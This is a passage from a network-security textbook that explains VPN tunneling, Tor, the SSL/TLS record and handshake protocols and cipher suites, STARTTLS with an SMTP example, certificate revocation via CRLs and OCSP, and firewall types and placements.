A VPN is typically based on the use of *encryption* and *tunneling*, but—as we have seen in Sect. 8.1—there are several possible choices with respect to:

- How and where the encryption is performed;
- Which parts of the traffic are to be encrypted.

An important target, in addition to security, is *usability*. If the solution is too difficult to use, it will not be used. So poor usability leads to poor security!

8.3.1 Tunneling

Tunneling, which is a vital component of most VPNs, is defined in a general way as:

Definition 8.2 (Tunneling)
Operation of a network connection on top of another network connection.

The purpose of this is to permit two hosts or local networks to communicate through another network which they cannot (or will not) use directly. It is common to distinguish between different forms of tunneling, depending on whether the tunnel runs between single computers ("hosts"), between (sub)networks ("sites") which contain one or more computers, or between a mixture of these two possibilities.




Fig. 8.10 Site-to-site tunneling

8.3.1.1 "Site-to-site" Tunneling

"Site-to-site" tunneling allows a PDU to be transferred from one network ("site") to another network, without its contents being dealt with by any systems on the way. This can be done in a very simple manner: by encapsulating the entire PDU in an IP PDU which is sent via the network which connects the two sites, as illustrated in Fig. 8.10. The tunnel (green) protects the connection between the two routers. Encapsulation takes place in the edge router RA on the boundary of the sender's network. Decapsulation takes places in the edge router RB on the boundary of the receiver's network.

8.3.1.2 Secure Site-to-site Tunneling in a VPN

In a VPN based on "site-to-site" tunneling, the aim is to ensure that traffic can be transferred from one network ("site") to another without its content being seen or changed on the way. This aim can be achieved in a simple way by encrypting each PDU and sending it as the payload of an ordinary IP PDU which is routed from the edge router, RA, of the sending site to the edge router, RB, of the destination site. This is illustrated in Fig. 8.11.

Typically, software in the router/firewall of the sending network automatically handles encryption for packets addressed to hosts in the other network, and decryption for packets arriving from the other network. The users then barely notice that their traffic is passing through a tunnel.

8.3.1.3 Secure Host-to-site Tunneling in a VPN

An alternative architecture for a VPN uses "host-to-site" tunneling, as illustrated in Fig. 8.12. This allows traffic to be transferred between an external computer and a remote network without its content being seen or changed on the way. This is a




Fig. 8.11 Secure site-to-site tunneling in a VPN




Fig. 8.12 Secure host-to-site tunneling in a VPN

typical VPN setup for out-of-office working, where users are interested in having a secure connection to the computers in the network at their main place of work.

The external computer has to run software as a *VPN client*, which will typically authenticate the user, encrypt traffic to be sent via the tunnel and decrypt traffic arriving via the tunnel. The router on the edge of the site's network behaves as in the site-to-site case.

8.3.1.4 Which Layers Are Used for VPNs?

The necessary encryption is in practice most commonly performed in:

- the Internet layer (typically through the use of IPsec) or
- the Transport layer (typically through the use of SSL/TLS).

Secure protocols in the Application layer, as previously discussed, protect only a single application, but can be used for specialised purposes. Secure protocols in the Link layer, such as PPTP, L2TP and LTF, are mostly used with PPP or other modem based communication. Unfortunately, many of them only use weak encryption or have known security weaknesses.

8.3.1.5 Anonymous Communication in the Internet

As a secure tunnel hides the IP adresses of the sender and receiver of the traffic which passes through the tunnel, it can form the basis for complete anonymisation of Internet traffic, so the receiver cannot see the sender's IP address, and any intermediate systems which are passed on the way from sender to receiver cannot see the sender's or receiver's IP addresses. It is this technique which forms the basis for the so-called *dark Internet*, which is used by people who want to keep things hidden. The users include criminals, terrorists, whistle blowers, journalists protecting their sources, and quite ordinary people who just want to keep their private lives to themselves.

One of the best known systems for this purpose is *Tor*. The name "Tor" is an acronym for *The Onion Router*, as the sender's data are packed in in several layers of encryption, which covers them like the layers of an onion. The idea was developed




Fig. 8.13 Alice uses Tor to send Bob a secret message

The encrypted parts of the PDUs are indicated by solid shading.

in the 1990s by the US Naval Research Laboratory, but has subsequently been taken over by the *Electronic Frontier Foundation (EFF)*.

Figure 8.13 shows the principle of Tor's operation. The sender chooses a path from an *entry node* (in the figure: T1) to an *exit node* (T4) in the Tor network. The path goes via a randomly chosen sequence of intermediate Tor nodes—in the figure identified as T2 and T3. Even though the figure shows a path with only two intermediate nodes, in practice there will be many more.

As in any form of secure tunneling, the application data which are to be sent to the destination are encrypted and encapsulated by the sender a number of times corresponding to how many intermediate nodes there are in the path. In each Tor node which is passed, a layer of encryption is taken off—just enough to reveal the address of the next node to be passed. This process is shown schematically in the lower part of the figure. At the exit node (T4), only one layer of encryption is left. When this is decrypted, the original application data (indicated by hatching) are revealed in an IP PDU whose destination address is the final receiver's, but where the source address is the exit node's. As the whole route is never revealed at any stage, it is very difficult to determine who the two parties that communicate via Tor are. It is pointless to monitor the net in order to trace the traffic, as Tor has more than 7000 nodes, distributed over the whole world.

8.4 Secure Socket Layer

Secure Socket Layer (SSL) is a protocol suite which is used to introduce security in the Transport layer. It was originally developed by Netscape to provide security in client-server connections. Later, its development was taken over by the developers of the Internet, who called their version Transport Layer Security (TLS). SSL is also often implemented in routers in order to create a tunnel between two networks—typically LANs.


Strictly speaking, "SSL" is a family of protocol suites:

- SSLv2 (Netscape, 1995)
- SSLv3 (Netscape, 1996)
- TLSv1.0 (described in RFC 2246, 1999)
- TLSv1.1 (described in RFC 4346, 2006)
- TLSv1.2 (described in RFC 5246, 2008)
- TLSv1.3 (described in RFC 8446, 2018)

SSLv2 and SSLv3 are now considered outdated and should not be used any more, as they contain many vulnerabilities. Versions TLSv1.0 and TLS1.1 originally allowed weak forms of encryption which are now deprecated or even strictly forbidden, and these versions should therefore be used with great care.

Even if the aim is to introduce security in the Transport layer, SSL/TLS in fact works on top of TCP, so it is not necessary to replace TCP in order to use SSL/TLS.

Fig. 8.14 SSL architecture



8.4.1 SSL Protocol Architecture

SSL adds an extra layer between the Transport and Application layers, and some special application protocols in the Application layer, as shown in Fig. 8.14. The extra layer implements SSL's *Record protocol*, which provides basic encryption and integrity services for applications. The new application protocols control the operation of the record protocol:

- **Handshake:** Is used to authenticate the server and (optionally) the client to one another and to agree cryptographic keys and algorithms.
- **Change Cipher Spec:** Selects the agreed keys and cryptoalgorithms for use until further notice.
- **Alert:** Transfers information about errors—for example, that a secure connection could not be set up with the proposed parameters.

SSL/TLS's Record protocol offers stepwise processing of Application layer PDUs, as illustrated in Fig. 8.15.



APDU
Fragment
Blocks < 2^14 bytes
Compress
Optional lossless compression
Add MAC
MAC evaluated with shared key
Encrypt
Encryption with shared encryption key
Add header
Header shows Application protocol

Fig. 8.15 Treatment of APDUs in SSL/TLS's Record protocol

SSL/TLS's Handshake protocol is a 4-step "client/server" protocol to establish parameters for the secure connection. The "client" is the party which initiates the connection. The four steps are:

1. **Hello:** The parties negotiate parameters which they both can use. The client sends a list of possible sets of parameters, in priority order. The server chooses one of the offered sets and informs the client of its choice. The parties exchange random numbers for use in generating keys.
2. **Server authentication and key exchange:** The server optionally executes the chosen key exchange protocol. The server sends authentication information (e.g. a certificate) to the client, which can then check the server's identity and thus avoid redirection attacks.
3. **Client authentication and key exchange:** The client executes the chosen key exchange protocol. The client optionally sends authentication information to the server.
4. **Finish:** A secret, shared encryption key is derived from the information exchanged in steps 2 and 3. The Change Cipher Spec. protocol is activated, so the agreed encryption will be applied to the subsequent traffic

8.4.2 SSL/TLS Security Parameter Sets

In the first step of the Handshake protocol, client and server try to agree on which set of *security parameters* are to be used for the secure connection. The set of parameters specifies:

- Which version of SSL/TLS is to be used.
- Which algorithm is to be used for key exchange.
- Which encryption algorithm is to be used in the secure connection.
- Which mode of block encryption is to be used (if a block cipher is to be used).
- Which cryptographic checksum algorithm is to be used.

During the exchange, each parameter set is described by a text string which specifies the proposed choice. For example, the parameter set which the parties *must* implement in TLS v1.2 is described by the string: `TLS_RSA_WITH_AES_128_CBC_SHA` This means:

- `TLS`: Use (the latest version of) TLS
- `RSA`: Keys are to be exchanged by encrypting them with RSA.
- `WITH`: just for padding...
- `AES_128`: The encryption algorithm is AES with 128-bit keys.
- `CBC`: AES uses the Cipher Block Chaining mode.
- `SHA`: The cryptographic checksum is `HMAC-SHA` with `SHA-1`.

There are many possible choices for which encryption algorithm and (if necessary) mode for block ciphers can be used in SSL/TLS.

- For block ciphers:
  - `3DES_EDE_CBC`: Triple-DES with three keys in CBC mode.
  - `DES_CBC`: DES in CBC mode (*)
  - `DES40_CBC`: DES with 40-bit keys in CBC mode (*)
  - `IDEA_CBC`: IDEA in CBC mode. (*)
  - `RC2_CBC_40`: RC2 with 40-bit keys in CBC mode (*)
  - `AES_128_CBC`: AES with 128-bit keys in CBC mode (and correspondingly in CCM or GCM mode).
  - `AES_256_CBC`: AES with 256-bit keys in CBC mode (and correspondingly in CCM or GCM mode).
- For stream ciphers (here there is no need for a mode):
  - `RC4_128`: RC4 with 128-bit keys (see below)
  - `RC4_40`: RC4 with 40-bit keys (see below)
  - `ChaCha20_Poly1305`: ChaCha20 with Poly1305 authenticator.
  - `NULL`: No encryption (*)
- The possibilities marked with * are weak and their use is deprecated. In TLSv1.2 and TLSv1.3, DES, DES40, RC2 and IDEA must not in fact be used at all.
- Discovery of a series of vulnerabilities in RC4 led in 2015 to a complete ban on using RC4 in all versions of TLS.

There are likewise possibilities of using other cryptographic checksum algorithms than the now deprecated `SHA-1`, for example `SHA-256` or `SHA-384`.

8.4.3 Protocols Secured with SSL/TLS

A number of common Application layer protocols are available in secured versions where the security is achieved by basing the protocol on SSL/TLS rather than directly on TCP. This can be done in two different ways. The traditional way is to define a "new" protocol, where the server uses another port than the unsecured version. Some well-known examples of this approach are shown in Table 8.3.

Table 8.3 Secured protocols in the Application layer

Protocol	Usage	Server port	Secure variant	Port
HTTP	Handle web pages	80	HTTPS	443
SMTP	Send e-mail	25/587	SMTPS	465
POP3	Fetch e-mail	110	POP3S	995
IMAP	Fetch e-mail	143	IMAPS	993
NNTP	Read news	119/433	NNTPS	563
LDAP	Directory access	389	LDAPS	636
FTP	File transfer	21	FTPS	990

An alternative way of securing these text-based Application layer protocols is to use *STARTTLS*. With STARTTLS, the server uses the normal port which is allocated to the service, so it is possible to offer secure communication without allocating special ports for secured variants. As there can only be 1023 allocated ports in the Internet, STARTTLS is therefore an attractive solution which can be used with the majority of Application protocols.

This approach is defined for SMTP in RFC 3207, for POP3 and IMAP in RFC 2595, for NNTP in RFC 4642, for LDAP in RFC 2830, and for FTP in RFC 4217. Typically, a new command, *STARTTLS*, is introduced in the ordinary client-server dialogue, so the client can initiate an SSL/TLS negotiation for suitable security parameters for the exchange. An example with SMTP can be seen in Fig. 8.16. The example shows the start of a STARTTLS-based version of the SMTP exchange shown in Fig. 7.2 in the previous chapter.

```
EHLO gogo.molester.dk
250-design.fake.com
250-8BITMIME
250-STARTTLS
250 DSN
STARTTLS
220 Go ahead
     Client starts TLS negotiations.
     Client and server negotiate a TLS session.
     Client and server evaluate result of negotiations.
     If satisfactory, use agreed form of encryption from now on.
EHLO gogo.molester.dk
250-design.fake.com
250-8BITMIME
250 DSN
MAIL FROM:<bonesen@molester.dk>
250 OK
RCPT TO:<fuppesen@design.fake.com>
...
```

Fig. 8.16 The start of an SMTP transfer with STARTTLS

Commands from client to server are shown in `typewriter font` and responses from server to client in *red italics*.

Use of STARTTLS with SMTP requires the server to support the *service extension* STARTTLS. As we have seen in Sect. 7.1, it is a convention in SMTP, that the server's response to the client's initial command `EHLO` specifies which extensions it supports. In this example, the server's response `250-STARTTLS` shows that it supports STARTTLS and is ready to start negotiation for a TLS session. The client can then send the actual `STARTTLS` command which starts the negotiation. When the negotiation is finished, both client and server must evaluate whether the agreed security parameters are sufficient to protect the following exchanges. If at least one of them considers the security level to be too low, the SMTP transaction can be broken off. Otherwise the exchange continues with a new `EHLO` from the client, this time sent through the secure connection.

A weakness with STARTTLS is that it can be attacked with a Man-in-the-Middle attack, where the attacker for example removes the server's `250-STARTTLS` response. This will get the client to give up using TLS. Alternatively, the attacker can remove the client's `STARTTLS` command, so the negotiation for a TLS session never gets started. It is also important to note that all data exchanged before the TLS session is established is in plaintext, so the client and server must be configured not to exchange confidential information such as passwords before the second `EHLO` command is sent.

A further problem with the use of STARTTLS (and TLS in general) is that it only secures the traffic on a single connection between a client and a server. Here you need to remember that some Internet applications require traffic to be sent through several "hops" on the way from the original sender to the final receiver. A particularly important example is e-mail based on SMTP. As discussed in Sect. 7.1.1, e-mail is typically sent through a chain of MTAs, where traffic from one MTA to the next is sent using SMTP. The protection which TLS or STARTTLS provides only applies to a single "hop". When the mail has completed this hop, a new TLS negotiation needs to be performed for the next hop. This new negotiation may possibly fail, so there is no protection on the new hop. Worse still: the receiving MTA could be a false MTA with a faked IP address, or one which is under "foreign control" or infected with malware. If the mail itself is not encrypted by the use of S/MIME or similar, then the MTA can read, change or block the mail and/or send the content to outsiders.

While use of SSL/TLS makes it easy for law-abiding users to ensure confidentiality and integrity of the messages which are exchanged by applications, it also makes it easy for criminals who would like to hide transfers of material such as spam mail or malware. Filters which should hopefully get rid of this cannot see that the SSL/TLS encrypted messages contain undesirable material. This means that the network's architecture must be designed so that traffic is decrypted before it is sent through a malware filter.

8.5 Risks in Using Certificates

The widespread use of certificates to document the relation between a subject and its public encryption key in S/MIME, SSL/TLS and handling of electronic signatures presupposes that you can have complete confidence in the certificates' contents. If the chain of certificates back to a trustworthy root certificate is unbroken, then you have reasonable grounds for optimism, when you need to consider whether a certificate contains trustworthy information. But the security which electronic signatures give can be cancelled in various ways. Firstly because each certificate has a limited period of validity. And secondly because a certificate can be revoked at any time. It is easy to check whether the period of validity has run out. But an effective check of whether the certificate has been revoked is significantly more difficult to achieve.

As mentioned in Chap. 5, every CA maintains a *CRL*—a list of the certificates which it has issued that have subsequently been revoked. When Alice receives a certificate and wants to check its validity, she can in principle request the issuing CA to send her the current CRL, and see whether the certificate is on the list. In practice, this approach is used very rarely: the CRLs are often very large, and it leads to a huge waste of resources (and noticeable delays) if you fetch a CRL every time you get hold of a new certificate.

Greater efficiency can be achieved if Alice uses the *On-line Certificate Status Protocol*, usually just known as *OCSP*. OCSP is a client-server protocol, where the server—in this context often called the *responder*, which can be the CA itself or another server appointed by the CA—stores information on which status the CA's certificates currently have. The basic way of using OCSP is for the client (Alice) to ask the responder whether a specific certificate, identified by its serial number, issued by the CA, is valid. The response from the responder contains, amongst other things:

- Information about the certificate's status, which can be `'good'`, `'revoked'` or `'unknown'`;
- The time (`thisUpdate`), at which this status was last known to be correct;
- The time (`nextUpdate`), at which new status information can be expected to be available.

The response is signed by the responder. This status information is valid for a relatively short period—typically a few days—between `thisUpdate` and `nextUpdate`. This gives a certain protection against attacks in which the attacker tries to trick Alice into accepting a revoked certificate by repeating a status message from a time when the certificate was still valid.

Use of OCSP sounds like a good, efficient solution. But things aren't that simple. Alice cannot make use of a new certificate without first asking the responder and waiting for the reply. In the best case, this will noticeably delay Alice's real task. In the worst case, Alice does not receive any reply, and therefore stands with a very unpleasant dilemma. If she chooses to refuse the certificate, she cannot perform her task. If she chooses to accept the certificate, she may get to use an invalid certificate without being aware of it. An attacker who can prevent an OCSP responder from sending OCSP responses can therefore cause considerable havoc.

Most recent versions of web browsers and mail clients support OCSP, but not in the simple form described above. They use an extension known as *OCSP stapling*. With OCSP stapling, it is the *certificate owner's* duty to fetch a signed message with status information for the certificate from the responder at regular intervals, and to send this status information together with the certificate, when this has to be sent to any other party. This means that the receiver of a certificate does not need to wait while it itself fetches the status information. And so it also avoids the dilemma: if a certificate arrives at all, it brings an evaluation of its own validity with it.

8.6 Firewalls

Firewalls (FWs) offer a completely different way of securing IT systems. Instead of protecting data against modification and making them unreadable for people without knowledge of the decryption keys, firewalls are used to control the traffic on its way into or out of a network, so only permitted traffic according to the security policy is allowed to pass. There are some rather obvious rules for how a FW must operate, given here as Requirements 8.1.

Requirements 8.1 (Operation of a firewall)

A firewall must have the following properties:

1. All in- and outgoing traffic must pass through the FW.
2. The FW's function is defined by a set of rules (policies), which completely determine which sorts of traffic are allowed to pass and which are not allowed to. For example:
    - External users can access the company's web pages and can send e-mails to the company's mail server, but may not set up connections to the company's other servers.
    - Employees may set up connections from inside the company to external servers, but not to peer-to-peer networks.

In addition to filtering, some FWs can offer further functionality such as authentication, virus scanning, intrusion detection, filtering of spam, and so on.

8.6.1 Types of Firewall

There are three main types of firewall, which base their decisions on different pieces of information in the in- and outgoing IP PDUs (in the Internet world often called "packets"):

1. **Packet filter (PF) FWs** filter in- and outgoing IP PDUs on the basis of their source and destination IP addresses and/or TCP port numbers, as illustrated in Fig. 8.17. The firewall in the figure is set up to allow access to the web server on port 80, but to refuse attempts to communicate with the server via TELNET on port 23.
   A packet filter is the simplest type of firewall. It makes decisions exclusively by looking at the current PDU, and ignores all information exchanged by the application. It can therefore operate very fast and is well suited for use in routers on the edge of a network, where a lot of traffic passes in and out.
   Packet filters are often used to block spoofed IP PDUs—that is to say, packets where the source address is faked. These could for example be outgoing packets in which the source address is not an IP address which belongs inside the network.




Fig. 8.17 A PF firewall

IPsrc, IPdst: IP addresses for the source and destination of the PDU.
SP, DP: Ports in the source and destination.

In such cases, the packet filter is said to act as an *egress filter*. Or it could be used as an *ingress filter* to filter off incoming packets in which the source address is an IP address which actually belongs inside the network.

2. **Stateful packet inspection (SPI) FWs**, also known as *dynamic packet filters*, enhance PF FWs by also considering the state of the exchange. Packets which are out of place in the current state are dropped. This way of working is illustrated in Fig. 8.18. An SPI firewall needs to keep track of which states all the active TCP connections (and other Transport layer connections) are in. It therefore needs to use more resources than a simple packet filter. Setting up a TCP connection, for example, requires an exchange of three PDUs, as shown in Fig. 6.11, between the two parties, and the firewall must record how far we have got in this process by looking at the three PDUs as they come past.
   The figure shows a time sequence in which time runs downwards from the top of the figure. The three uppermost PDUs which are exchanged correspond to a completely normal setup of a connection between the upper client and port 80 on the web server. They are allowed to pass the firewall. The last PDU, on the other hand, only has its ACK flag set. This normally only happens when a connection has already been set up. As a TCP connection has not previously been set up between the lower client and the server, this PDU will be blocked. One could, for example, imagine that it had been sent by an attacker who had taken over the lower client.
3. **Application level/proxy FWs** handle all transactions between the sender and receiver for given applications by offering a proxy service to both sides. They have to include proxy software for each application which has to be supported. No other traffic can pass the firewall. This way of working is illustrated in Fig. 8.19.
   Application proxy firewalls are especially popular for protecting servers, as they can detect whether an unwanted protocol uses a port allocated to another, wanted protocol in an attempt to get round the firewall, or whether a wanted protocol is misused in a (possibly malicious) manner.




Fig. 8.18 An SPI firewall

IPsrc, IPdst: IP addresses for the source and destination of the PDU.
SP, DP: Ports in the source and destination. Flags: TCP-flags.



Proxy FW
Client
Server
Client talks to SMTP proxy
SMTP Proxy
SMTP proxy talks to Server
Client talks to HTTP proxy
HTTP Proxy
HTTP proxy talks to Server

Fig. 8.19 An application proxy firewall

8.6.2 Placement of Firewalls

Where you choose to place a firewall in the network has consequences for security. Common placements include the following ones, which are listed in order of increasing level of protection.

1. **Screening router setup:** A PF or SPI FW, which is built into a router, separates a network which you trust from one you don't trust (such as the Internet). This is illustrated in Fig. 8.20. This very simple setup is often seen in private homes, where a router delivered by an ISP contains firewall functionality.




Fig. 8.20 A screening router setup

2. **Dual-homed host setup:** This setup, illustrated in Fig. 8.21, gives somewhat better protection of a network than a setup with a screening router. It is based on a "dual homed" computer—a computer with two network interfaces, one towards the external network and one towards the internal network. This computer works as a *proxy*, which only sends traffic on between the two interfaces if this traffic obeys the security policy. This separates the external network from the internal one in an effective way. This setup is often used in small enterprises, where there is more at stake than in most private homes.
   As a rule, the "dual-homed" computer is also configured as a *bastion host*—that is to say, a computer which is specially *hardened* to withstand attack. Hardening means that a number of steps are taken to tighten up the way in which the computer is configured. These steps typically ensure that:

   - It only runs a single application (in this context the firewall application),
   - All non-essential services on it are closed down,
   - All non-essential user accounts are removed,
   - All unnecessary or unused ports are closed.




Fig. 8.21 A dual-homed host setup

In addition to this, a bastion host will often contain an IDS (see Sect. 8.7), and will maintain a log of all important events in the computer which could indicate that it is being attacked.

3. **Screened host setup:** This gives even more protection by combining the two previous setups, as illustrated in Fig. 8.22. A screening router (with a PF or SPI FW) at the entry point to the network is combined with a bastion host (with a proxy FW) within the network that you trust. All traffic in to or out of this network must go via this proxy; attempts to send outgoing traffic directly to the screening router or to send incoming traffic directly to computers other than the proxy are blocked.

